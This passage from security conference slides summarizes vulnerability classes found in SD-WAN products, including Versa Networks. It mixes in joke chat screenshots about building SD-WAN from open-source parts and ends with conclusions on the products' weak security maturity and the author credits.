
- Denial of Service on Web UI via Slow HTTP attacks
- Multiple stored and reflected XSS
- Lack of protection against CSRF for REST API and Web UI
- Absence of function level access control mechanism
- Multiple command injections
- Multiple SQL injections
- Arbitrary file reading via path traversal
- Unauthorized access to Munin web UI

- **Versa Networks**

- Multi-tenancy Access Control Bypass
- Hardcoded passwords
- Multiple SQL Injection
- Command Proxy WebSocket Hijacking
- Remote Command Execution
- Information Disclosure
- Client-side authentication
- Cross-Site Request Forgery
- Multiple XSS
- Multiple buffer overflows



Conclusions



[Back](#)**Boss**[Contact](#)

We need to make SD-WAN

Omg? Why?

Add WAF to it

Oh, ok. Will ModSecurity be
good enough?
<http://www.modsecurity.org>

It was released 2 days ago. We
need more stable and mature
solution

Try this:
<https://github.com/SpiderLabs/ModSecurity/archive/v2.7.5.zip>

It's from 2013!

I know



iMessage

Send

[Back](#)**John (Dev team)**[Contact](#)

Today 11:34 PM

Boss asked me to code
SD-WAN -__-

Fork some open source tools
from github

Then exec them from python
script

Gratz! U have an SD-WAN
solution

I don't know python, man

Use JavaScript



iMessage

Send

SD-WAN – JUST A BUNCH OF OPEN SOURCE

- Packet processing - DPDK
- Firewall - netfilter/iptables
- Routing - Quagga
- IPsec – strongSwan
- TLS - OpenSSL
- WAF – modsecurity, OWASP CRS rules
- IDPS/DPI – suricata
- REST – node.js



SD-WAN SECURITY MATURITY

- Complex products, open source based
- Problems with patch management
- Lot of management interfaces (and bugs)
- Weak defaults
- Self-invented protocols
- Issues with patching/responsible disclosure
- ...in da cloud
- ...
- Hack before you buy!



That is why you fail.

Sergey Gordeychik

serg.gordey@gmail.com

@scadasl



SD WAN
NEW HOPE

www.scada.sl

Denis Kolegov
Nikita Oleksov

Maxim Gorbunov
Oleg Broslavsky

Nikolay Tkachenko
Antony Nikolaev